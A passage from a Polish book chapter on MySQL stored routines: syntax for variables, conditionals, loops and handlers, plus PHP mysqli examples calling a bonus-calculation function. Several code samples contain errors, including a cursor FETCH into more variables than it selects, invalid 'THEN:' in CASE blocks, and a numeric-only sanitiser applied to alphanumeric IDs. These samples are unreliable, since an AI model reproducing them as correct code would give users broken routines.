Obecnie SQL jest jedynym językiem, którego można używać podczas pisania procedur składowanych. Istnieją jednak plany, by stworzyć specjalny szkielet, pozwalający na wykorzystanie innych języków. Szkielet ten zostanie udostępniony publicznie, co oznacza, że każdy zdolny i chętny programista będzie mógł zaimplementować wsparcie dla swojego ulubionego języka. Na przykład jest całkiem prawdopodobne, że będzie można tworzyć procedury składowane, używając do tego takich języków, jak PHP, Perl bądź Python, a to oznacza, że możliwości tych procedur będą ograniczane wyłącznie przez język zastosowany do ich napisania.

[NOT] DETERMINISTIC

Atrybut ten jest używany wyłącznie w funkcjach składowanych. Każda funkcja, w której został on użyty, będzie zwracać identyczne wyniki, jeśli zostanie do niej przekazany ten sam zbiór parametrów. Zastosowanie parametru `DETERMINISTIC` pozwala serwerowi MySQL zoptymalizować proces wykonywania funkcji składowanej i pomaga w przypadku stosowania mechanizmów replikacji.

CONTAINS SQL | NO SQL | READS SQL DATA | MODIFIES SQL DATA

Ta grupa ustawień określa, jakie zadanie będzie wykonywać procedura składowana. Domyślna wartość, `CONTAINS SQL`, oznacza, że choć w procedurze jest umieszczony kod SQL, to jednak nie będzie on ani odczytywać, ani zapisywać danych. Wartość `NO SQL` oznacza, że w procedurze nie ma żadnego kodu SQL. Kolejna wartość, `READ SQL DATA`, sygnalizuje, że procedura zawiera kod SQL, który będzie jedynie pobierał dane. W końcu ostatnia z dostępnych wartości, `MODIFIES SQL DATA`, oznacza, że kod SQL umieszczony w procedurze będzie modyfikować dane. W czasie, gdy powstawała ta książka, ustawienia te nie miały jednak żadnego wpływu na faktyczne możliwości procedur składowanych.

SQL SECURITY {DEFINER | INVOKER}

Jeśli atrybut ten został podany wraz z wartością `DEFINER`, to procedura będzie wykonywana zgodnie z uprawnieniami, jakimi dysponuje konto użytkownika wykorzystane do jej zdefiniowania. W razie zastosowania wartości `INVOKER` podczas jej wykonywania będą używane uprawniania konta użytkownika, który ją wywołał.

Można by sądzić, że zastosowanie wartości `DEFINER` jest nieco dziwne i potencjalnie niebezpieczne. W końcu niby po co ktoś miałby pozwalać na wykonywanie procedury składowanej z uprawnieniami innego użytkownika? Jednak w rzeczywistości jest to doskonałe rozwiązanie, pozwalające wymusić (a nie naruszyć) odpowiednie zabezpieczenia; pozwala bowiem stworzyć użytkownika, który nie będzie miał absolutnie żadnych innych uprawnień w bazie danych niż te niezbędne do wykonania konkretnej procedury.

COMMENT 'tekst'

Cecha `COMMENT` pozwala podać jakieś dodatkowe, opisowe informacje dotyczące procedury składowanej.

Deklarowanie i ustawianie zmiennych

Często zdarza się, że wykonanie jakichś operacji w procedurze składowanej będzie wymagało użycia zmiennych lokalnych. Jednak w odróżnieniu od języka PHP, MySQL wymaga, by jawnie je deklarować i określać ich typy. W tym punkcie rozdziału opisałem, jak można deklarować takie zmienne lokalne oraz jak ustawiać ich wartości.

Deklarowanie zmiennych

W odróżnieniu od PHP, MySQL wymaga, by przed użyciem zmiennej w procedurze składowanej została ona jawnie zadeklarowana i aby określono jej typ (przy czym może to być dowolny typ danych MySQL). Do deklarowania zmiennych służy polecenie `DECLARE`, którego prototyp przedstawiłem poniżej:

```
DECLARE nazwa_zmiennej typ [DEFAULT wartosc]
```

Załóżmy na przykład, że utworzono procedurę składowaną o nazwie `calculate_bonus`, której zadaniem jest obliczanie rocznej premii pracownika. Do działania może ona wymagać trzech zmiennych: `salary`, `bonus` oraz `total`. Można je zadeklarować w następujący sposób:

```
DECLARE salary DECIMAL(8,2);
DECLARE bonus DECIMAL(4,2);
DECLARE total DECIMAL(9,2);
```

Deklaracje zmiennych muszą być umieszczone wewnątrz bloku wyznaczonego słowami kluczowymi `BEGIN` oraz `END`. Co więcej, muszą się one znaleźć przed jakimikolwiek innymi instrukcjami wykonywanymi w danym bloku. Poza tym trzeba pamiętać, że zakres zmiennych obejmuje wyłącznie blok, w jakim zostały one zadeklarowane; to ważne, gdyż podprogram składowany może się składać z kilku takich bloków.

Słowo kluczowe `DECLARE` jest także używane do deklarowania specjalnych warunków oraz podprogramów obsługi; zagadnienia te zostały dokładniej opisane w dalszej części rozdziału.

Ustawianie wartości zmiennych

Do ustawiania wartości zadeklarowanej wcześniej zmiennej służy instrukcja `SET`. Oto jej prototyp:

```
SET nazwa_zmiennej = wartosc [, nazwa_zmiennej = wartosc]
```

Poniższy przykład przedstawia proces deklarowania oraz określania wartości zmiennej o nazwie `inv`:

```
DECLARE inv INT;
SET inv = 155;
```

Można także ustawiać wartości zmiennych przy użyciu poleceń `SELECT INTO`. Na przykład wartość zmiennej `inv` można ustawić w następujący sposób:

```
DECLARE inv INT;
SELECT inventory INTO inv FROM product WHERE productid="MZC38373";
```

Oczywiście, zmienna jest lokalna i istnieje wyłącznie w bloku `BEGIN – END`, w jakim została zadeklarowana. Gdyby pojawiała się konieczność wykorzystania takiej zmiennej poza podprogramem składowanym, trzeba by ją przekazać jako parametr wyjściowy procedury, jak pokazano na poniższym przykładzie:

```
mysql>DELIMITER //
mysql>CREATE PROCEDURE get_inventory(OUT inv INT)
->SELECT 45 INTO inv;
->//
Query OK, 0 rows affected (0.08 sec)
mysql>DELIMITER ;
mysql>CALL get_inventory(@inv);
mysql>SELECT @inv;
```

Wykonanie powyższej sekwencji poleceń zwróci następujące wyniki:

```
+-------------+
| @inv        |
+-------------+
| 45          |
+-------------+
```

Być może Czytelnika zastanowiła instrukcja `DELIMITER`. Domyślnie na serwerze MySQL do oznaczania końca polecenia używany jest znak średnika (`;`). Jednak w przypadku tworzenia złożonych podprogramów składowanych programista musi mieć możliwość zapisania kilku poleceń SQL, przy czym mają one zostać wykonane dopiero po zakończeniu całego podprogramu. Dlatego też konieczna jest zmiana postaci używanego ogranicznika. Nie musi to być wcale łańcuch o postaci //. Można wybrać dowolny inny, np. ||| lub ^^.

Wykonywanie podprogramu składowanego

W celu wywołania podprogramu składowanego należy użyć instrukcji `CALL`, po której podawana jest nazwa podprogramu. Na przykład do wywołania zadeklarowanej wcześniej procedury składowanej `get_inventory` należałoby użyć następującego polecenia:

```
mysql>CALL get_inventory(@inv);
mysql>SELECT @inv;
```

Wykonanie tych dwóch poleceń zwróci następujące wyniki:

```
+-------------+
| @inv        |
+-------------+
| 45          |
+-------------+
```

Tworzenie i stosowanie złożonych podprogramów składowanych

Choć można sobie wyobrazić całkiem przydatne i użyteczne podprogramy składowane składające się z jednego polecenia SQL, to jednak cała potęga podprogramów składowanych polega na możliwości wykonywania wielu poleceń jako jednej operacji. Co więcej, utworzono w tym celu cały nowy język, zapewniający możliwość realizacji tak złożonych zadań, jak przetwarzanie warunkowe oraz pętle. Załóżmy na przykład, że dochody naszej firmy generują handlowcy. By zmotywować ich do bardziej wydajnej pracy, pod koniec roku są im przyznawane premie, zależne od wygenerowanych przez nich przychodów. Firma sama określa wysokość tych premii, używając do tego aplikacji napisanej w Javie, która pozwala je wyliczyć pod koniec roku i wydrukować stosowne czeki. Jednak dodatkowo została udostępniona aplikacja internetowa, której handlowcy mogą używać do sprawdzania swoich dokonań (i kwoty przyszłej premii). Ponieważ obie aplikacje muszą wyliczać wysokość premii, zatem algorytm jej wyliczania jest doskonałym kandydatem do utworzenia funkcji składowanej. Poniżej został przedstawiony kod służący do jej utworzenia:

```
DELIMITER //
CREATE FUNCTION calculate_bonus
(emp_id CHAR(8)) RETURNS DECIMAL(10,2)
COMMENT 'Wyliczenie wysokości premii'
BEGIN
   DECLARE total DECIMAL(10,2);
   DECLARE bonus DECIMAL(10,2);
   SELECT SUM(revenue) INTO total FROM sales WHERE employee_id = emp_id;
   SET bonus = total * .05;
```

```
   RETURN bonus;
END;
//
DELIMITER ;
```

Funkcję `calculate_bonus` można wywoływać w następujący sposób:

```
mysql>SELECT calculate_bonus("35558ZHU");
```

A jej wykonanie może zwrócić wyniki podobne do tych, które przedstawiłem poniżej:

```
+----------------------------+
| calculate_bonus("35558ZHU") |
+----------------------------+
|                     295.02 |
+----------------------------+
```

Choć w powyższym przykładzie zostały zastosowane nowe elementy składniowe (informacje o nich można znaleźć w dalszej części rozdziału), to jednak działanie tej funkcji powinno być zrozumiałe.

W dalszej części tego rozdziału zostały przedstawione rozwiązania stosowane zwykle podczas tworzenia złożonych podprogramów składowanych.

Efektywne zarządzanie podprogramami składowanymi

Podprogramy składowane mogą bardzo szybko osiągać duże rozmiary i wysoki poziom złożoności. Oba te czynniki mogą znacznie wydłużyć czas, jaki jest potrzebny do ich tworzenia i testowania. Na przykład utworzenie procedury funkcji `calculate_bonus` może być dość czasochłonne, zwłaszcza jeśli podczas pisania jej kodu popełnimy błąd i będziemy musieli cały proces wykonywać od początku. Aby uchronić się przed takimi problemami, można umieścić kod podprogramu składowanego w osobnym pliku tekstowym (np. *calculate_bonus.sql*), a następnie wczytać go do klienta `mysql` przy użyciu następującego polecenia:

```
%>mysql [opcje] < calculate_bonus.sql
```

W tym przypadku *[opcje]* reprezentują opcje wywołania klienta (np. informacje uwierzytelniające konieczne do nawiązania połączenia z serwerem bazy danych). Nie wolno także zapomnieć o wybraniu odpowiedniej bazy danych. W tym celu na początku pliku należy umieścić odpowiednie polecenie `USE` *`nazwa_bazy`*`;`. Jeśli tego nie zrobimy, próba wykonania zawartości pliku zakończy się zgłoszeniem błędu.

W razie konieczności zmiany podprogramu składowanego można wprowadzić niezbędne modyfikacje w pliku tekstowym, usunąć istniejący podprogram (używając przedstawionych niebawem instrukcji `DROP PROCEDURE` lub `DROP FUNCTION`), a następnie odtworzyć go, używając opisanego wcześniej procesu. Choć istnieje polecenie `ALTER PROCEDURE`, to jednak obecnie pozwala ono jedynie na zmianę cech podprogramu składowanego.

Innym bardzo wygodnym i efektywnym sposobem zarządzania podprogramami składowanymi jest skorzystanie z programu MySQL Query Browser, przedstawionego w rozdziale 27. Pozwala on na tworzenie, edycję oraz usuwanie podprogramów.

Blok BEGIN – END

W przypadku tworzenia podprogramów składowanych składających się z wielu poleceń SQL należy je umieszczać w bloku `BEGIN – END`. Poniżej przedstawiłem jego prototyp:

```
BEGIN
    statement 1;
    statement 2;
```

```
    ...
    statement N;
END
```

Należy zwrócić uwagę, że każde polecenie umieszczone wewnątrz bloku musi być zakończone średnikiem.

Instrukcje warunkowe

Realizacja zadania w oparciu o informacje uzyskiwane w trakcie jego wykonywania jest kluczowym elementem pozwalającym sprawować ścisłą kontrolę nad uzyskiwanym wynikiem. Podprogramy składowane udostępniają dwie dobrze znane konstrukcje, służące do przetwarzania warunkowego. Są nimi instrukcje: `IF-ELSEIF-ELSE` oraz `CASE`. Obie zostały przedstawione poniżej.

IF-ELSEIF-ELSE

Instrukcja `IF-ELSEIF-ELSE` jest jedną z najczęściej stosowanych instrukcji warunkowych. Zapewne nawet początkujący programiści używali już jej wielokrotnie. Dlatego też przedstawiony poniżej prototyp raczej nikogo nie zaskoczy:

```
IF warunek THEN lista_polecen
    [ELSEIF warunek THEN lista_polecen]
    [ELSE lista_polecen]
END IF
```

Załóżmy na przykład, że chcemy zmodyfikować przedstawioną wcześniej funkcję składowaną `calculate_bonus` w taki sposób, by wysokość premii była uzależniona nie tylko od wyników sprzedaży, lecz także od liczby lat, jakie pracownik był zatrudniony w firmie:

```
IF years_employed < 5 THEN
    SET bonus = total * .05;
ELSEIF years_employed >= 5 and years_employed < 10 THEN
    SET bonus = total * .06;
ELSEIF years_employed >=10 THEN
    SET bonus = total * .07;
END IF
```

CASE

Instrukcja `CASE` przydaje się w sytuacjach, gdy trzeba porównać wartość z pewnym zbiorem predefiniowanych opcji. Choć identyczne efekty można by uzyskać, stosując instrukcję `IF`, to jednak użycie `CASE` pozwala znacznie poprawić czytelność kodu. Poniżej przedstawiłem prototyp tej instrukcji:

```
CASE
    WHEN warunek THEN lista_polecen
   [WHEN warunek THEN lista_polecen]
   [ELSE lista_polecen]
END CASE
```

Przeanalizujmy poniższy przykład, który określa wartość zmiennej zawierającej procentową wartość podatku, zależnie od stanu, w jakim mieszka zamawiający:

```
CASE
    WHEN state="AL" THEN:
        SET tax_rate = .04;
    WHEN state="AK" THEN:
        SET tax_rate = .00;
    ...
    WHEN state="WY" THEN:
        SET tax_rate = .04;
END CASE;
```

Ewentualnie można sobie zaoszczędzić trochę pisania i zastosować skróconą wersję zapisu:

```
CASE state
    WHEN "AL" THEN:
        SET tax_rate = .04;
    WHEN "AK" THEN:
        SET tax_rate = .00;
    ...
    WHEN "WY" THEN:
        SET tax_rate = .04;
END CASE;
```

Pętle

Niektóre zadania, takie jak wstawianie większej liczby wierszy do tabeli, wymagają możliwości cyklicznego wykonywania zbioru instrukcji. W tej części rozdziału zostały zamieszczone informacje o dostępnych sposobach realizacji oraz przerywania pętli.

ITERATE

Wykonanie polecenia `ITERATE` powoduje przejście na początek bloku `LOOP`, `REPEAT` lub `WHILE`, wewnątrz którego zostało ono umieszczone, i rozpoczęcie jego ponownej realizacji. Poniżej przedstawiłem prototyp tego polecenia:

```
ITERATE etykieta
```

Przeanalizujmy następujący przykład. Zamieszczona poniżej procedura składowana zwiększy o 5 procent wynagrodzenie wszystkich pracowników za wyjątkiem osób należących do kategorii pracowników o numerze `0`:

```
DELIMITER //

DROP PROCEDURE IF EXISTS `corporate`.`calc_bonus`//
CREATE PROCEDURE `corporate`.`calc_bonus` ()
BEGIN

DECLARE empID INT;
DECLARE emp_cat INT;
DECLARE sal DECIMAL(8,2);
DECLARE finished INTEGER DEFAULT 0;

DECLARE emp_cur CURSOR FOR
    SELECT employee_id, salary FROM employees ORDER BY employee_id;

DECLARE CONTINUE HANDLER FOR NOT FOUND SET finished=1;

OPEN emp_cur;

calcloop: LOOP
    FETCH emp_cur INTO empID, emp_cat, sal;
    IF finished=1 THEN
        LEAVE calcloop;
    END IF;

    IF emp_cat=0 THEN
        ITERATE calcloop;
    END IF;

    UPDATE employees SET salary = sal + sal * 0.05 WHERE employee_id=empID;

END LOOP calcloop;
```

```
CLOSE emp_cur;

END//

DELIMITER ;
```

Warto zauważyć, że do wykonania operacji na wszystkich rekordach zbioru wyników został zastosowany kursor. Jeśli Czytelnik nie spotkał się jeszcze z tym rozwiązaniem, to więcej informacji na jego temat może znaleźć w rozdziale 35.

LEAVE

Może się zdarzyć, że gdy zmienna lub pewna operacja przyjmie określoną wartość, będziemy chcieli natychmiast zakończyć wykonywanie pętli lub nawet całego bloku `BEGIN – END`. Możliwość tę zapewnia instrukcja `LEAVE`, której prototyp przedstawiłem poniżej:

```
LEAVE etykieta
```

Sposób jej zastosowania można zobaczyć na poprzednim przykładzie oraz w przykładzie zamieszczonym w sekcji poświęconej instrukcji `LOOP`.

LOOP

Instrukcja `LOOP` będzie cyklicznie wykonywała blok kodu aż do momentu napotkania instrukcji `LEAVE`. Oto jej prototyp:

```
[etykieta_poczatku:] LOOP
lista_polecen
END LOOP [etykieta_konca]
```

MySQL nie pozwala, by parametrami wejściowymi podprogramów składowanych były tablice. Niemniej rozwiązanie takie można zasymulować, przekazując do podprogramu łańcuch wartości oddzielonych określonymi separatorami, a następnie cyklicznie go przetwarzając. Załóżmy na przykład, że udostępniamy klientom interfejs pozwalający wybrać kilka spośród wielu dostępnych usług, o których chcieliby się czegoś dowiedzieć. Interfejs ten mógłby być stworzony w oparciu o listę wielokrotnego wyboru, grupę pól wyboru lub w jakiś jeszcze inny sposób. Wybór konkretnego rozwiązania nie ma tu większego znaczenia, gdyż w końcu lista wartości i tak zostanie scalona do postaci łańcucha znaków (na przykład przy użyciu metody `implode()` PHP) i przekazana do procedury składowanej. Taki przykładowy łańcuch znaków mógłby mieć następującą postać (przy czym każda liczba jest identyfikatorem konkretnej usługi):

```
1,3,4,7,8,9,10
```

Procedura składowana umożliwiająca przetworzenie takiego łańcucha znaków i zapisanie poszczególnych liczb w tabeli bazy danych mogłaby mieć następującą postać:

```
DELIMITER //

CREATE PROCEDURE service_info
(IN client_id INT, IN services varchar(20))

    BEGIN

        DECLARE comma_pos INT;
        DECLARE current_id INT;

        svcs: LOOP

            SET comma_pos = LOCATE(',', services);
            SET current_id = SUBSTR(services, 1, comma_pos);
```

```
            IF current_id <> 0 THEN
                SET services = SUBSTR(services, comma_pos+1);
            ELSE
                SET current_id = services;
            END IF;

            INSERT INTO request_info VALUES(NULL, client_id, current_id);

            IF comma_pos = 0 OR current_id = '' THEN
                LEAVE svcs;
            END IF;

        END LOOP;

    END//
DELIMITER ;
```

A teraz spróbujmy wykonać procedurę `service_info()`, używając następującego polecenia:

```
call service_info("45", "1,4,6");
```

Po wykonaniu procedury tabela `request_info` będzie zawierać trzy poniższe rekordy:

```
+--------+-----------+---------+
| row_id | client_id | service |
+--------+-----------+---------+
|      1 |        45 |       1 |
|      2 |        45 |       4 |
|      3 |        45 |       6 |
+--------+-----------+---------+
```

REPEAT

Instrukcja `REPEAT` działa niemal tak samo jak `WHILE`, pozwalając na cykliczne wykonywanie jednej lub kilku instrukcji tak długo, jak wartość określonego warunku wynosi `TRUE`. Jednak w odróżnieniu od `WHILE`, `REPEAT` przetwarza ten warunek dopiero po wykonaniu iteracji, a nie przed nią, przez co przypomina nieco pętlę `do while` języka PHP. Poniżej przedstawiłem jej prototyp:

```
[etykieta_poczatku:] REPEAT
    lista_instrukcji
UNTIL warunek
END REPEAT [etykieta_konca]
```

Załóżmy na przykład, że musimy przetestować kilka nowych aplikacji i w tym celu chcemy napisać procedurę składowaną, która wypełni tabelę określoną liczbą rekordów. Poniżej został przedstawiony przykładowy kod takiej procedury.

```
DELIMITER //
CREATE PROCEDURE test_data
(rows INT)
BEGIN

    DECLARE val1 FLOAT;
    DECLARE val2 FLOAT;

    REPEAT
        SELECT RAND() INTO val1;
        SELECT RAND() INTO val2;
        INSERT INTO analysis VALUES(NULL, val1, val2);
```

```
        SET rows = rows - 1;
    UNTIL rows = 0
    END REPEAT;

END//

DELIMITER ;
```

Wykonanie tej procedury w przypadku przekazania parametru `rows` o wartości 5 może spowodować wygenerowanie następujących przykładowych wyników:

```
+--------+-----------+----------+
| row_id | val1      | val2     |
+--------+-----------+----------+
| 1      | 0.0632789 | 0.980422 |
| 2      | 0.712274  | 0.620106 |
| 3      | 0.963705  | 0.958209 |
| 4      | 0.899929  | 0.625017 |
| 5      | 0.425301  | 0.251453 |
+--------+-----------+----------+
```

WHILE

Instrukcja `WHILE` występuje w bardzo wielu, jeśli nie we wszystkich, nowoczesnych językach programowania i pozwala wykonywać umieszczony wewnątrz niej blok kodu tak długo, jak podany warunek (lub grupa warunków) przyjmuje wartość `TRUE`. Poniżej przedstawiłem jej prototyp:

```
[etykieta_poczatku:] WHILE warunek DO
     lista_instrukcji
END WHILE [etykieta_konca]
```

Poniżej została zamieszczona zmodyfikowana wersja procedury składowanej `test_data`, przedstawionej w poprzedniej części rozdziału, w której tym razem zamiast pętli `REPEAT` użyliśmy pętli `WHILE`:

```
DELIMITER //
CREATE PROCEDURE test_data
(IN rows INT)
BEGIN

    DECLARE val1 FLOAT;
    DECLARE val2 FLOAT;

    WHILE rows > 0 DO
        SELECT RAND() INTO val1;
        SELECT RAND() INTO val2;
        INSERT INTO analysis VALUES(NULL, val1, val2);
        SET rows = rows - 1;
    END WHILE;

END//

DELIMITER ;
```

Wyniki generowane przez tę wersję procedury przypominają wyniki procedury przedstawionej w części rozdziału prezentującej pętlę `REPEAT`.

Wywoływanie podprogramu z innego podprogramu

Nic nie stoi na przeszkodzie, by wywołać podprogram składowany z poziomu innego podprogramu. To bardzo wygodne rozwiązanie, gdyż pozwala uniknąć niepotrzebnego powielania kodu. Oto jego przykład:

```
DELIMITER //
CREATE PROCEDURE process_logs()
BEGIN
    SELECT "Przetwarzanie plików dziennika";
END//

CREATE PROCEDURE process_users()
BEGIN
    SELECT "Przetwarzanie użytkowników";
END//

CREATE PROCEDURE maintenance()
BEGIN
    CALL process_logs();
    CALL process_users();
END//

DELIMITER ;
```

Wywołanie procedury `maintenance` spowoduje wygenerowanie następujących wyników:

```
+--------------------------------+
| Przetwarzanie plików dziennika |
+--------------------------------+
| Przetwarzanie plików dziennika |
+--------------------------------+
1 row in set (0.00 sec)

+----------------------------+
| Przetwarzanie użytkowników |
+----------------------------+
| Przetwarzanie użytkowników |
+----------------------------+
1 row in set (0.00 sec)
```

Modyfikowanie podprogramów składowanych

Aktualnie MySQL umożliwia jedynie modyfikowanie cech podprogramów składowanych. Służy do tego polecenie `ALTER`, którego prototyp przedstawiłem poniżej:

```
ALTER (PROCEDURE | FUNCTION) nazwa_podprogramu [cechy ...]
```

Załóżmy na przykład, że chcielibyśmy zmienić atrybut `SQL SECURITY` funkcji składowanej `calculate_bonus` z domyślnej wartości `DEFINER` na `INVOKER`:

```
ALTER PROCEDURE calculate_bonus SQL SECURITY invoker;
```

Usuwanie podprogramów składowanych

Podprogram składowany można usunąć przy użyciu polecenia `DROP`. Oto jego prototyp:

```
DROP (PROCEDURE | FUNCTION) [IF EXISTS] nazwa_podprogramu
```

Oto przykładowe polecenie, które można wykonać, by usunąć funkcję składowaną `calculate_bonus`:

```
mysql>DROP PROCEDURE calculate_bonus;
```

W przypadku serwera MySQL w wersji 5.0.3 do wykonywania polecenia `ALTER ROUTINE` wymagane jest uprawnienie `DROP`.

Wyświetlanie informacji o statusie podprogramu

Od czasu do czasu możemy potrzebować informacji o tym, kto stworzył konkretny podprogram składowany, kiedy został on utworzony lub zmodyfikowany bądź też na jakiej bazie danych on operuje. Wszystkie te informacje można uzyskać, korzystając z polecenia `SHOW STATUS`, którego prototyp przedstawiłem poniżej:

```
SHOW (PROCEDURE | FUNCTION) STATUS [LIKE 'wzorzec']
```

Załóżmy na przykład, że chcemy dowiedzieć się czegoś więcej na temat utworzonej wcześniej procedury składowanej o nazwie `get_products`:

```
mysql>SHOW PROCEDURE STATUS LIKE 'get_products'\G
```

Wykonanie powyższego polecenia spowoduje wyświetlenie następujących wyników:

```
*************************** 1. row ***************************
Db: corporate
Name: get_products
Type: PROCEDURE
Definer: root@localhost
Modified: 2010-03-12 19:07:34
Created: 2010-03-12 19:07:34
Security_type: DEFINER
Comment:
character_set_client: latin1
collation_connection: latin1_swedish_ci
Database Collation: latin1_swedish_ci
1 row in set (0.01 sec)
```

Warto zwrócić uwagę na zastosowanie opcji `\G`; dzięki niej wyniki są prezentowane w układzie pionowym, a nie poziomym. Gdyby nie została ona użyta, wyniki zostałyby wyświetlone w poziomie, a to znacznie utrudniłoby ich przeglądanie.

Jeśli chcemy za jednym razem wyświetlić informacje o kilku podprogramach składowanych, możemy to zrobić, używając znaków wieloznacznych. Załóżmy na przykład, że utworzyliśmy wcześniej jeszcze jedną procedurę składowaną o nazwie `get_employees`. W takim przypadku wykonanie polecenia:

```
mysql>SHOW PROCEDURE STATUS LIKE 'get_%'\G
```

spowoduje wyświetlenie następujących wyników:

```
*************************** 1. row ***************************
Db: corporate
Name: get_employees
Type: PROCEDURE
Definer: jason@localhost
Modified: 2010-03-12 23:05:28
Created: 2010-03-12 23:05:28
Security_type: DEFINER
Comment:
character_set_client: latin1
collation_connection: latin1_swedish_ci
```

```
Database Collation: latin1_swedish_ci

*************************** 2. row ***************************
Db: corporate
Name: get_products
Type: PROCEDURE
Definer: root@localhost
Modified: 2010-03-12 19:07:34
Created: 2010-03-12 19:07:34
Security_type: DEFINER
Comment:
character_set_client: latin1
collation_connection: latin1_swedish_ci
Database Collation: latin1_swedish_ci
2 rows in set (0.02 sec)
```

Wyświetlanie polecenia użytego do utworzenia podprogramu

Istnieje także możliwość wyświetlenia kodu polecenia, które zostało użyte do utworzenia podprogramu składowanego. Służy do tego polecenie `SHOW CREATE`. Oto jego prototyp:

```
SHOW CREATE (PROCEDURE | FUNCTION) nazwa_bazy.nazwa_podprogramu
```

Na przykład poniższe polecenie odtworzy kod użyty do utworzenia procedury `maintenance`:

```
SHOW CREATE PROCEDURE corporate.maintenance\G
```

Jego wykonanie zwróci następujące wyniki (wygenerowany kod został dodatkowo sformatowany w celu poprawienia jego czytelności):

```
*************************** 1. row ***************************
Procedure: maintenance
sql_mode: STRICT_TRANS_TABLES,NO_AUTO_CREATE_USER

Create Procedure: CREATE DEFINER=`root`@`localhost` PROCEDURE `maintenance`()
BEGIN
    CALL process_logs();
    CALL process_users();
END

character_set_client: latin1
collation_connection: latin1_swedish_ci
Database Collation: latin1_swedish_ci
```

Obsługa warunków

We wcześniejszej części rozdziału podałem, że polecenia `DECLARE` można także używać do tworzenia *podprogramów obsługi* (ang. *handlers*), które będą wykonywane w przypadku wystąpienia określonej sytuacji, nazywanej także *warunkiem*. Na przykład taki podprogram obsługi został użyty w funkcji składowanej `calc_bonus` do określenia, czy zbiór wyników został w całości przetworzony. Rozwiązanie to wymagało zastosowania dwóch deklaracji — pierwsza z nich tworzyła zmienną o nazwie `finished`, a druga podprogram obsługi wykorzystujący warunek `NOT FOUND`:

```
DECLARE finished INTEGER DEFAULT 0;
DECLARE CONTINUE HANDLER FOR NOT FOUND SET finished=1;
```

Wewnątrz pętli `INTERATION` podczas jej każdej iteracji był sprawdzany warunek, określający, czy zmienna `finished` ma wartość `1`; jeśli warunek ten został spełniony, to działanie pętli było przerywane.

```
IF finished=1 THEN
    LEAVE calcloop;
END IF;
```

MySQL udostępnia wiele takich warunków, na które można reagować w wybrany sposób. Więcej informacji na ten temat można znaleźć w dokumentacji MySQL.

Integracja podprogramów składowanych w aplikacjach internetowych

Do tej pory wszystkie prezentowane przykłady były wykonywane z poziomu klienta MySQL. Choć bez wątpienia jest to wygodny sposób testowania przykładów, to jednak przydatność podprogramów składowanych znacząco wzrasta, jeśli będzie można ich używać w tworzonych aplikacjach. Ten podrozdział pokazuje, jak łatwo można stosować podprogramy składowane w aplikacjach internetowych pisanych w języku PHP.

Strona do wyliczania i prezentacji premii

We wcześniejszej części rozdziału została przedstawiona złożona funkcja osadzona, służąca do wyliczania rocznej premii pracownika. Przy okazji zaznaczyłem, że stworzono stronę WWW umożliwiającą pracownikom śledzenie swoich dokonań oraz aktualnej wysokości tej premii. Przykład zamieszczony w tym punkcie rozdziału demonstruje, jak łatwo można taką stronę zrobić, korzystając z funkcji składowanej `calculate_bonus`.

Listing 32.1 zawiera prosty formularz HTML, w którym użytkownik może wpisać swój identyfikator. Oczywiście, w rzeczywistej aplikacji formularz musiałby także prosić o podanie hasła, jednak do celów demonstracyjnych identyfikator pracownika w zupełności wystarczy.

Listing 32.1. *Formularz logowania pracowników (login.php)*

```
<form action="viewbonus.php" method="post">
    Identyfikator pracownika:<br />
    <input type="text" name="employeeid" size="8" maxlength="8" value="" />
    <input type="submit" value="Wyświetl bieżącą premię" />
</form>
```

Skrypt przedstawiony na listingu 32.2 pobiera informacje z powyższego formularza, a następnie wykorzystuje odczytany identyfikator użytkownika i funkcję `calculate_bonus` do wyliczenia i wyświetlenia informacji o premii.

Listing 32.2. *Określanie i wyświetlanie wysokości premii (viewbonus.php)*

```
<?php

    // Utworzenie obiektu mysqli
    $db = new mysqli("localhost", "internauta", "tajne", "corporate");

    // Pobranie wartości identyfikatora pracownika
    $eid = filter_var($_POST['employeeid'], FILTER_SANITIZE_NUMBER_INT);

    // Wykonanie funkcji składowanej
    $stmt = $db->prepare("SELECT calculate_bonus(?) AS bonus");

    $stmt->bind_param('s', $eid);

    $stmt->execute();
```

```
    $stmt->bind_result($bonus);

    $stmt->fetch();

    printf("Twoja premia wynosi \$%01.2f zł.",$bonus);
?>
```

Wykonanie powyższego skryptu może zwrócić następujące przykładowe wyniki:

```
Twoja premia wynosi 295,67 zł.
```

Pobieranie wielu wierszy wyników

Chociaż po przeanalizowaniu powyższego przykładu Czytelnik powinien już rozumieć, w jaki sposób można pobrać i przetworzyć wyniki wykonania podprogramu składowanego zawierające wiele rekordów, jednak poniższy przykład nie pozostawia co do tego żadnych wątpliwości. Załóżmy, że dysponujemy procedurą składowaną, zwracającą informacje o pracownikach firmy:

```
CREATE PROCEDURE get_employees()
    SELECT employee_id, name, position FROM employees ORDER by name;
```

Procedurę tę można wywołać w skrypcie PHP w następujący sposób:

```
<?php
    // Utworzenie obiektu mysqli
    $db = new mysqli("localhost", "internauta", "tajne", "corporate");

    // Wykonanie procedury składowanej
    $result = $db->query("CALL get_employees()");

    // Przetworzenie wyników
    while (list($employee_id, $name, $position) = $result->fetch_row()) {
        echo "$employee_id, $name, $position <br />";
    }
?>
```

Wykonanie tego skryptu może zwrócić następujące przykładowe wyniki:

```
EMP12388, Clint Eastwood, reżyser
EMP76777, John Wayne, aktor
EMP87824, Miles Davis, muzyk
```

Podsumowanie

W tym rozdziale zostały przedstawione zagadnienia związane z podprogramami składowanymi. Czytelnik poznał ich zalety oraz wady, które należy przemyśleć, podejmując decyzję o tym, czy warto używać tego mechanizmu w stosowanych praktykach programistycznych. Przedstawiona została także składnia oraz sposoby tworzenia podprogramów składowanych w bazach danych MySQL. Pod koniec rozdziału pokazano, jak łatwo można używać zarówno funkcji, jak i procedur składowanych w aplikacjach PHP.

W następnym rozdziale zostało przedstawione kolejne nowe rozwiązanie wprowadzone w MySQL 5 — wyzwalacze.

ROZDZIAŁ 33

Wyzwalacze

